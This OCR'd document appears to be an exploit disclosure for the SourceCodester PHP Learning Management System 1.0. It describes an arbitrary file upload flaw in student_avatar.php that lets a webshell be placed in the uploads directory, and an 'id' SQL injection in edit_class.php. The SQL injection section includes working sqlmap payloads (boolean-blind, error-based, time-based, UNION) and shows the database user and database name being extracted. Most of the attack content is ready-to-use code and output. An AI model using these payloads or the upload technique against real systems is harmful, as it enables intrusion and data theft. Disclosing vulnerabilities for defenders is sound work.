

Learning-Management-System

This system also has a responsive design compatible with mobile devices. Exploit Title： Learning Management System 1.0 —— Arbitrary file upload vulnerability
Vendor Homepage: https://www.sourcecodester.com/php/7339/learning-management-system.html
Software Link: https://www.sourcecodester.com/download-code?nid=7339&title=Online+Learning+Management+System+using+PHP%2FMySQLi+with+Source+Code


Vulnerability Type：
File upload
Vulnerability Version ：
V 1.0
Recurring environment：
Windows 10
Vulnerability Description AND recurrence:
The vulnerability is in the \lms\student_avatar.php file


```php
<?php
include('admin/dbcon.php');
include('session.php');

                    if (isset($_POST['change'])) {


                        $image = addslashes(file_get_contents($_FILES['image']['tmp_name']));
                        $image_name = addslashes($_FILES['image']['name']);
                        $image_size = getimagesize($_FILES['image']['tmp_name']);

                        move_uploaded_file($_FILES["image"]["tmp_name"], "admin/uploads/" . $_FILES["image"]["name"]);
                        $location = "uploads/" . $_FILES["image"]["name"];

                        mysqli_query($conn,"update  student set location = '$location' where student_id  = '$session_id' ")or die(mysqli_error());

                        ?>

                        <script>
                        window.location = "dashboard_student.php";
                        </script>

                <?php     }  ?>
```





You can access our Webshell in the root directory





Exploit Title: Learning Management System 1.0 —— 'id' SQL Injection
Vendor Homepage: https://www.sourcecodester.com/php/7339/learning-management-system.html
Software Link: https://www.sourcecodester.com/download-code?nid=7339&title=Online+Learning+Management+System+using+PHP%2FMySQLi+with+Source+Code

Vulnerability Type： SQL Injection
Vulnerability Version：
V 1.0
Recurring environment：
Windows 10
Vulnerability Description AND recurrence:
The vulnerability is in the \lms\admin\edit_class.php file

```php
<?php
$class_query = mysqli_query($conn,"select * from class")or die(mysqli_error());
while($class_row = mysqli_fetch_array($class_query)){
$id = $class_row['class_id'];
?>
```

use SQLMAP

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 183 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=7' AND 2673=(SELECT (CASE WHEN (2673=2673) THEN 2673 ELSE (SELECT 4704 UNION SELECT 4516) END))-- -

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=7' OR (SELECT 8063 FROM(SELECT COUNT(*),CONCAT(0x717a716a71,(SELECT (ELT(8063=8063,1))),0x716b786271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- zIDM

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=7' AND (SELECT 4200 FROM (SELECT(SLEEP(5)))kSzd)-- DNUU

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=-6399' UNION ALL SELECT NULL,CONCAT(0x717a716a71,0x4d754a5169424562784b51504e5a5a424e4e596772517374435a514350594d634a684b7945525175,0x716b786271)-- -
---
[14:57:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:57:15] [INFO] fetching current user
current user: 'root@localhost'
[14:57:15] [INFO] fetching current database
current database: 'capstone'
```